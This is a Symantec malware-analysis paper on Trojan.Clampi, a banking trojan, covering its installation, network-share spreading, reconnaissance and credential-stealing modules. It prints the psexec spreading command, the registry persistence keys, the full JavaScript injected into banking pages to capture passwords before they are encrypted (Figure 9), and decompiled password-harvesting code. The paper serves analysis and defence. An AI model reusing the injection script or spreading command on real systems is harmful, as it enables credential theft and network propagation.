symantec™ | Security Response

Inside the Jaws of Trojan.Clampi

Nicolas Falliere
with Patrick Fitzgerald and Eric Chien

Contents

Introduction

While Trojan.Clampi's lineage can be traced back to 2005, only variants over the last year have evolved sufficiently enough to gain more notoriety. The main purpose of Clampi is to steal online banking credentials to conduct the unauthorized transfer of funds from hacked accounts to groups likely in Eastern Europe or Russia. The success of Clampi has likely resulted in the transfer of millions of dollars.

Clampi has gone through many iterations in the last year, changing its code with a view to avoid detection and also to make it difficult for researchers to analyze. Clampi uses a commercial utility to help prevent analysis of its code. This utility is supposed to be used to protect intellectual property by making it extremely difficult to analyze and subsequently crack copyrighted software. The techniques used to prevent analysis include executable code virtualization, packing, and encryption.

The combination of these techniques makes analysis very difficult and time consuming to get at the underlying code to see exactly what the code is doing. This also makes it difficult to create detection for malware protected in this way. However, Symantec has reversed the protection in order to provide an in-depth analysis of the threat.

Functionally, Clampi is quite versatile. The initial binary contains two hardcoded command & control servers that immediately provide an additional large list of second command & control servers. Clampi remains active on the network, connecting back to a command & control server and waiting for commands. All network communication is encrypted using the Blowfish algorithm created by Bruce Schneier.

Without knowing the keys, decrypting this information may be impossible in a reasonable time.

Clampi has the capability to download arbitrary modules that are then stored in the registry and loaded straight to memory, avoiding traditional antivirus scanning techniques that scan files on disk. These modules allow Clampi to steal credentials, setup a proxy server, and spread to other machines on the network through network shares—this feature is the reason we are currently seeing such widespread infections. At the time of writing seven modules are downloaded and executed including:

1. SOCKS—A socks proxy.
2. PROT—Steals PSTORE credentials, which typically contains credentials saved when using a Web browser.
3. LOGGER—Steals online credentials.
4. LOGGEREXT—Aids in stealing online credentials for Web sites with enhanced security.
5. SPREAD—Spreads Clampi to machines in the network with open network shares.
6. ACCOUNTS—Steals locally saved credentials for a variety of applications such as Instant Messaging and FTP clients.
7. INFO—Gathers and sends general system information.

Clampi refers to an 8th module as KERNEL, which is simply itself.

So far the motivation for Clampi has been financial. It has the ability to steal locally stored login credentials and login credentials for more than 4600 Web sites primarily consisting of online banking sites, but also includes popular social networking, auction, security, and webmail Web sites.

Given its modular nature, Clampi's purpose may change in the future and ultimately could be utilized as a botnet for hire.

Prevalence and Distribution


Based on Symantec telemetry, Clampi has infected hundreds of thousands of computers, primarily in the United States. Clampi infection rates are also skewed towards countries where English is the primary language. This may indicate the first infections were as a result of malicious drive-by attacks on English Web sites. The top-5 rates of new infections for the middle two weeks of September 2009 are:

1. North America
2. Great Britain
3. Canada
4. New Zealand
5. Mexico

The graph in figure 1 shows the trend in Clampi detections over the last year. There are two notable spikes which correspond to the release of updates to this Trojan. The variant released on July 15, 2009 is what we are currently predominately seeing in the wild.

Figure 1


Clampi detections over the last year



The graph in figure 2 shows the geographical distribution of this threat during the middle two weeks of September 2009.

Figure 2

Two-week geographical distribution of Clampi during September 2009



Installation

Clampi has been found infecting computers via drive-by downloads. Users visit a Web site that has been compromised by an exploit that allows arbitrary executables to be silently installed on the computer.

Clampi will copy itself to one of the following locations and set the registry key `HKEY _ CURRENT _ USER\Software\Microsoft\Windows\CurrentVersion\Run\"[RANDOM NAME]" = "[PATH TO TROJAN]"` so it executes every time Windows starts. The possible randomly named registry key values and path pairs are listed below.

- Svchosts—%UserProfile%\Application Data\svchosts.exe
- TaskMon—%UserProfile%\Application Data\taskmon.exe
- RunDll—%UserProfile%\Application Data\rundll.exe
- System—%UserProfile%\Application Data\service.exe
- Sound—%UserProfile%\Application Data\sound.exe
- UPNP—%UserProfile%\Application Data\upnpsvc.exe
- lsass—%UserProfile%\Application Data\lsas.exe
- Init—%UserProfile%\Application Data\logon.exe
- Windows—%UserProfile%\Application Data\helper.exe

- EventLog—%UserProfile%\Application Data\event.exe
- CrashDump—%UserProfile%\Application Data\dumpreport.exe
- Setup—%UserProfile%\Application Data\msiexeca.exe
- Regscan—%System%\regscan.exe

Clampi creates some additional registry keys including:

- Clampi Version
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"GID" = "[EIGHT CHARACTERS]"`
- List of Command & Control Servers
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"GatesList" = "[HEXADECIMAL CHARACTERS]"`
- Encryption Keys
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"KeyM" = "[HEXADECIMAL CHARACTERS]"`
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"KeyE" = "[NUMBER]"`
- Unique Machine ID
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"PID" = "[BINARY DATA]"`
- Downloaded Modules
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"M[TWO HEXADECIMAL DIGITS]" = "[BINARY DATA]"`
- Binary to Spread (typically Clampi)
  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\"N" = "[BINARY DATA]"`

Clampi then begins downloading additional modules. To avoid downloading the module each time Clampi runs, they are stored in the registry (in an encrypted and compressed form) in a value named "Mxx", where "xx" is a zero-based number representing the current module count (e.g. "M02"). The modules are actually DLL files and are further protected using the same commercial protector that is used on the main binary. These modules are unencrypted, uncompressed, and then loaded straight from the registry to memory and executed by the main Clampi binary. Thus, these modules never are saved to disk as a file. Each of the modules seen to date and their functionality will be discussed.

Replication

While Clampi itself does not spread further, it downloads a module that will spread Clampi across network shares. The module is a dropper for psexec, a software tool that is designed to copy and execute processes on a remote share. The module drops two files:

- psexec.exe—A command-line tool used to execute processes locally or remotely, dropped to the %Temp% folder.
- psexesvc.exe—A wrapper to be used with the Service Manager, dropped in the %Windir% folder.

Once these two executables are spawned, they run a third executable, sent earlier by the command and control server and saved under the registry value "N" (usually Clampi) in the `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings` subkey. This file is the file that will be spread through remote network shares and typically is Clampi. The file will be extracted from the registry and saved as a randomly named temporary file. We will refer to this file as the payload file.

If spreading instructions are received by the command & control server, the following processes are executed at regular intervals:

- `psexec.exe -accepteula -c -d \\* [PAYLOAD FILE] install`
- `[PAYLOAD FILE] install`
  (via the Service Manager)

The Psexec command above instructs the tool to copy (-c) the payload file and run it noninteractively (-d) on

every network resource (*) it has the rights to connect to. The –accepteula tells psexec not to pop up the standard SysInternals EULA when first run.

Thus, very simply, the payload is copied and run on every possible network resource. This will include any computer the currently logged-on user has access to. The payload could be anything. Currently it is a dropper for Clampi, meaning the SPREAD module is indeed used for propagation. However, the payload file can just as easily be any executable, either developed by the Clampi gang itself or run as part of a pay-per-install scheme.

System Reconnaissance

Clampi downloads a module named INFO. The goal of this module is to collect non-sensitive information about the compromised computer. In order to do that, it runs various standard Windows utilities (ipconfig, systeminfo, net, sc, tracert, arp, route, dir, etc.), as well as the fairly unknown wmic.exe (WMI command-line utility). WMI stands for Windows Management Instrumentation and is an interface through which programs can query system information or get notified of system events. The INFO module extensively uses WMI to retrieve information about the:

- Operating system version
- User accounts
- Installed components and drivers
- Running processes
- Drives (local, removable, ROM, etc.)
- Network interfaces
- BIOS


This information is then sent back to the command & control system and is used for system reconnaissance to enable further attacks.

Online Credential Stealing

The main functionality of Trojan.Clampi is to steal banking credentials. This is enabled by the LOGGER and LOGGEREXT modules. After decryption, the LOGGER module's raw data looks like this (compressed):

Figure 3

LOGGER module raw data



The LOGGER module injects a code stub into Internet Explorer and hooks several APIs imported by the standard Windows DLL, urlmon.dll, which is used by Internet Explorer to open Web pages. These hooks will redirect code execution to the Clampi-injected code. The hooked routines include:

- InternetConnectA
- InternetOpenA
- InternetSetStatusCallbackA
- InternetReadFileExA
- InternetOpenUrlA
- InternetCrackUrlA
- InternetReadFile
- InternetWriteFile
- HttpOpenRequestA

- InternetSendRequestA
- HttpSendRequestExA
- InternetQueryOptionA
- InternetQueryDataAvailable
- InternetCloseHandle

Figure 4 is a screenshot of the code injected into an Internet Explorer instance. Each time the user visits a Web page, Clampi will verify if the Web site is on a match list via the injected code. If a match is found, the data sent to the (usually) financially related Web site will also be sent to Clampi's gateway servers, allowing Clampi to steal large amounts of login credentials and other confidential data.

Figure 4

Code injected into an Internet Explorer instance





Figure 5 is an example of data being sent by Clampi when visiting a bank from Cyprus. I logged on with the fake ID "abcdef" and PIN "123456", which appear clearly in the stolen data.

Figure 5

Clampi sending data after visiting a banking Web site




The match list is stored as CRCs of portions of the URLs of the targeted sites. The injected code will calculate the CRCs of the current URL and compare the CRC to a list found in a data file, which is also being sent by the server. The use of CRCs rather than plain-text URLs is very smart for multiple reasons:

- The URLs are not stored in plain text, which avoids raising instant suspicion.
- Pattern matching a large list of URLs is faster using CRCs.
- Storing CRCs takes less space than full URLs.
- CRCs are essentially one-way functions, so reversing the CRCs to URLs is not a trivial task. This means that given a specific site, someone can determine if it is being monitored easily, but establishing a comprehensive list of monitored sites is not.

By correlating this module's code with the data file, we were able to figure out the file's structure and what each field is used for. Let's take a practical example by describing a CRC entry of the data file. Have a look at the highlighted part of figure 6.

Figure 6

CRC entry of a Clampi data file



The highlighted fields are translated as follows:

- **Index:** 0x359—This is the 857th entry of the file.
- **Flags:** 0x4B
- **CRC count:** 1
  - **CRC type:** 2—Like 99% of the CRCs in the file.
  - **URL length:** 0xA (10, decimal)
  - **URL CRC:** 0x45DCA3D3

This CRC entry is for a popular online payment Web site. The CRC type field is used by the injected code to determine what part of the URL should be used in the calculation of the CRC.

For type 2 in the above example, the domain of URL is hashed. For example, let's assume the URL being visited is http://www.online.mybank.com/index.html. The injected code will calculate the CRC on:

- www.online.mybank.com
- online.mybank.com
- mybank.com

While the vast majority of CRCs match against the domain of the URL (type 2), others also match additional parts of the URL. There are over 4600 CRCs in the current LOGGER data file and it can be updated dynamically.


Despite the use of the one-way CRCing function, Symantec has reversed most of the URLs, determining which sites are being targeted. The list includes major banks and other financial institutions, online payment sites, but also high-traffic social Web sites, webmail, and security vendor portals.

The domains are from all around the world including more than 120 top-level domains. The majority (45%) are .com domains based in the United States. Ignoring non-country specific top-level domains such as .com, .net, and .org, Australia (.au) and Italy (.it) are the most represented domains followed by the United Kingdom (.uk).

Figure 7 shows the percentage of different country-specific, top-level domains (TLDs).

Figure 7

Percentage of different country-specific TDLs



Since the CRCing algorithm results in a considerable number of collisions, we first generated over 10,000 possible matches for over 4600 CRCs and then pruned the list to the actual targeted sites by verifying the domains existed.

Even so, collisions remained and the list of targeted Web sites is actually greater than the number of CRCs. This means that while Clampi may have wanted to target a particular site, it would also indirectly return login credentials from other sites as well.

For example, when trying to target a particular financial institution l****capital.com, Clampi will also hit a jewelry-merchant Web site ****jewelers.com, since their length and CRCs match.

In addition, the list also has domains that no longer exist. For example, the domain for a financial institution *****alcu.com.au still turns up in search results, but the site actually no longer exists.

While most sites are financial institutions, a variety of other types of Web sites are targeted. Spot checking these sites show that all have a login form on their home page. The authors likely automatically crawled the Web for sites that had some type of login form or other strings such as 'Your account' on their home page and met certain popularity or industry-type criteria.

Figure 8
Domain search Flash application
Click image to open in a Web browser (requires Flash Player).

Symantec has provided an online flash applet (figure 8) that will check if a domain is being targeted by Clampi. The complexity and sheer number of domains being monitored by Clampi demonstrate that this is a professional operation. In addition, reports from compromised individuals have confirmed that the gang behind Clampi are actively using the stolen credentials to transfer money to unknown bank accounts.

Some online banking sites utilized enhanced security techniques. For example, one problem arises with banking sites that preprocess the user's personal information using client-side JavaScript before sending it over the network (where the LOGGER module has hooks). For instance, a hash of the input PIN number could be sent instead of the PIN number itself. This mechanism adds an extra layer of security, preventing malware from sniffing network traffic at one end of the SSL tunnel. At least two methods exist to bypass this technique:

- Setting up a keylogger using either software (driver/user-mode hooks) or hardware (wire-tapping). This is the generic approach.
- Grabbing the user information before it gets processed. This is non-generic, Web site-specific approach.

The Clampi gang decided to utilize the second method and created another module named LOGGEREXT (which obviously stands for "Logger Extended").

This module actively replaces JavaScript stubs inside of targeted Web pages. The replacement code is similar to Win32 hooks—they are called instead of other JavaScript functions, do some processing, and then call the original function.

The target pages, the original JavaScript stubs, and the replacement ones are stored in a separate data file, loaded by the LOGGEREXT module in its address space.

Below is an example of the LOGGEREXT data file's file format:

```
offset=498, id=35, flags=83, count=1
 type=3, len=17, crc=C1008A17
 HTML entries:
   blk00: '</BODY>'
   blk01: '<script type="text/javascript">\r\n (...)</body>'
   blk10: '</body>'
   blk11: '<script type="text/javascript">\r\n (...)</body>'
```

Similar to the LOGGER module, each entry contains one or more URL's CRC and length, as well as a type. HTML blocks may follow, containing the original HTML code and what it should be replaced with. The example above has two HTML entries: they indicate that the tags </body> or </BODY> should be replaced by a <script> stub, followed by the closing </body> for coherence.

This replacement will occur when the user browses a URL whose type 3 length and CRC are 17 and 0xC1008A17, respectively. Note that using type 3 CRCs means any part of the URL's top section can be matched. The preceding "." is not required.

Let's examine the replaced JavaScript code carefully.

Figure 9

Clampi JavaScript added to targeted Web pages

```
<script type="text/javascript">
 function newfff()
 {
    window.doEncryption2=doEncryption;
    window.doEncryption = function()
        {
            var pw = document.getElementById("idPassPhrase");
            if (pw)
            {
                var pw2 = document.getElementsByName("idPassPhrase_2");
                if (!pw2 || !pw2.length)
                {
                    pw2 = document.createElement("input");  pw2.type="hidden"; pw2.name='idPassPhrase_2';
                    pw.parentNode.appendChild(pw2);
                }
                else
                {
                    pw2 = pw2[0];
                }
                pw2.value=pw.value;
            }

            pw = document.getElementById("Password");
            if (pw)
            {
                var pw2 = document.getElementsByName("Password_2");
                if (!pw2 || !pw2.length)
                {
                    pw2 = document.createElement("input");  pw2.type="hidden"; pw2.name='Password_2';
                    pw.parentNode.appendChild(pw2);
                }
                else
                {
                    pw2 = pw2[0];
                }
                pw2.value=pw.value;
            }

            return doEncryption2();
        };
 }
//wa=window.attachEvent;
//if (wa) wa("onload",newfff);
newfff();
</script>

</body>
```

A JavaScript routine newfff() is injected and called. This routine first saves the original address of the routine doEncryption(), which belongs to the original Web page. We may safely assume this routine is responsible for encrypting or hashing the user's PIN and password. It then replaces doEncryption with a routine of its own. The new doEncryption does three things:

1. It retrieves the "idPassPhrase" element, if found. It creates a hidden HTML <input> tag, names it "idPass-Phrase_2", and then attaches it to the DOM.
2. It does the same thing for the "Password" element.
3. It then calls the original doEncryption(), saved in the global variable doEncryption2.

When the data is sent to the server, the POST (or GET) fields will include two additional fields, 'idPassPhrase_2' and 'Password_2', containing the passphrase and password before encryption thus bypassing the additional security mechanism used by the online banking Web site.

The current data file that LOGGEREXT uses contains exactly 78 entries. However, only 25% of them have HTML replacement stubs, which is fairly strange.

The amount of HTML code it contains is impressive. The authors analyzed about 15 Web sites carefully enough to determine where additional JavaScript stubs should be injected and when the module should be called.

Finally, the list appears to be old, as some URLs contained in the HTML stubs have outdated version numbers. For instance, for a well-known UK bank, a (partial) match is done on the "PC_7_1_5L9_cam10To30Form" sub-string. We found the page that's intended to be hooked, but it now contains the value "PC_7_2_5PF_cam10To-30Form". Thus, Clampi will be unsuccessful in this instance.

Local Credential Stealing

In addition to stealing credentials as they are used online, Clampi will also search the local system for any credentials. Clampi utilizes two mechanisms – a custom written module (PROT) that searches the PSTORE and other locations and a module (ACCOUNTS) that uses a third party tool that searches and decrypts a variety of additional password save locations.

The PROT module gathers private information from several sources, including Protected Storage (PStore), which contains user credentials stored by Internet Explorer or Outlook and potentially other applications.

Interestingly, Clampi also sets specific registry values in order to facilitate the creation of new entries in the PStore.

The PROT module sets the following registry entries:

- Enables form suggestion:
  `HKEY _ CURRENT _ USER\Software\Microsoft\Internet Explorer\Main\ "Use FormSuggest" = "true"`
- Lets Internet Explorer fill login/password combinations in forms automatically. Suggesting passwords means it is stored in the PStore:
  `HKEY _ CURRENT _ USER\Software\Microsoft\Internet Explorer\Main\"FormSuggest _ Passwords" = "true"`
- Allows Windows Explorer to store network share information, for instance:
  `HKEY _ CURRENT _ USER\Software\Microsoft\Internet Explorer\Main\"FormSuggest _ PW _ Ask" = "no"`
  `HKEY _ CURRENT _ USER\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete\"AutoSuggest" = "true"`
- Lets Outlook record the mail account passwords in the PStore:
  `HKEY _ CURRENT _ USER\Software\Microsoft\Internet Account Manager\Accounts\"POP3 Prompt for Password" = "0"`

The PROT module also steals a variety of software license or registration information, such as the following:

- Microsoft Office 2007
- Adobe Creative Suite
- Corel Painter 10
- Adobe FlashPlayer
- Sony SoundForge

Further, the module also retrieves the list of installed applications by opening `HKEY _ LOCAL _ MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall`, browsing its subkeys, and then querying the values for "DisplayName" entries.

For example, Symantec visited a popular forum site with Internet Explorer, forum.[REMOVED].com, and logged in with the login name abcdef and password 123456 on an infected Clampi machine. These credentials were then saved in the PStore by the browser. When requested by the command & control server, Clampi sent the data shown in figure 10.

Figure 10

Banking credentials saved by Clampi

```
>> Packet #624 (client)
o=c
>> Packet #626 (server)
04 04 00 00 05 00 00 00 00 50 52 4f 54 00 02        .........PROT..

>> Packet #633 (client)
o=d
http://forum.[REMOVED].com/login.php,abcdef,123456
>> Packet #635 (server)
00 00 00 00                                         ....
```

The second method used by Clampi is performed by the ACCOUNTS module. This module's structure is fairly simple—it is a dropper for the commercial application NsaSoft's SpotAuditor, whose purpose is "recovering passwords and other critical business information saved in computers".

The module drops SpotAuditor in the %Temp% folder and then runs it in a hidden window. It searches the "SpotAuditor" window, its "Audit Mode" subwindow, and then starts a scan by sending a proper WM_COMMAND message to this window.

The scan results are then collected by sending valid WM_Xxx messages as well as reading the program's memory image.

Thanks to this hack, Clampi is then able to collect passwords from various software or utilities that are not saved in the PStore or the registry (instant messaging programs or FTP clients, for instance).

Figure 11

Logic of the ACCOUNTS module

```
char __cdecl retrieve_passwords(PVOID *pinfo)
{
  CUnk2 *v2; // [sp+1Ch] [bp-124h]@5
  CUnk2 *x; // [sp+20h] [bp-120h]@6
  HWND hwndList; // [sp+24h] [bp-11Ch]@4
  HWND hwndAudit; // [sp+28h] [bp-118h]@3
  HWND hwnd; // [sp+2Ch] [bp-114h]@2
  char cmdline[256]; // [sp+30h] [bp-110h]@1
  char res; // [sp+138h] [bp-8h]@1
  HANDLE hProcess; // [sp+13Ch] [bp-4h]@1

  res = 0;
  if ( drop_and_execute(cmdline, &hProcess) )
  {
    Sleep(0x7530u);
    hwnd = FindWindowA(0, "SpotAuditor");
    if ( hwnd )
    {
      hwndAudit = FindWindowExA(hwnd, 0, 0, "Audit Mode");
      if ( hwndAudit )
      {
        SendMessageA(hwnd, WM_COMMAND, 1001u, (LPARAM)hwndAudit);
        Sleep(30000u);
        hwndList = FindWindowExA(hwnd, 0, 0, "List1");
        if ( hwndList )
        {
          v2 = (CUnk2 *)alloc(16);
          if ( v2 )
          {
            x = CUnk2_init(v2, 0, 0);
            if ( x )
            {
              if ( x->constructed )
              {
                if ( parse_results(hProcess, hwndList) )
                {
                  *pinfo = x;
                  res = 1;
                }
                else
                {
```

NsaSoft's SpotAuditor claims to recover passwords for:

- Internet Explorer 7
- Internet Explorer 6
- Mozilla Firefox
- Opera
- MSN messenger 6.0 - 7.5 and Windows Live Messenger 8
- Windows messenger
- Dialup, RAS and VPN
- Outlook Express and Microsoft Office Outlook
- Remote Desktop
- ICQ
- Trillian
- Miranda IM
- Google Talk (GTalk)
- Google Desktop
- Camfrog Video Chat and Easy Web Cam
- VNC 4.xxx
- WinProxy Administrator
- Total Commander (Windows Commander)
- CoffeeCup Direct FTP
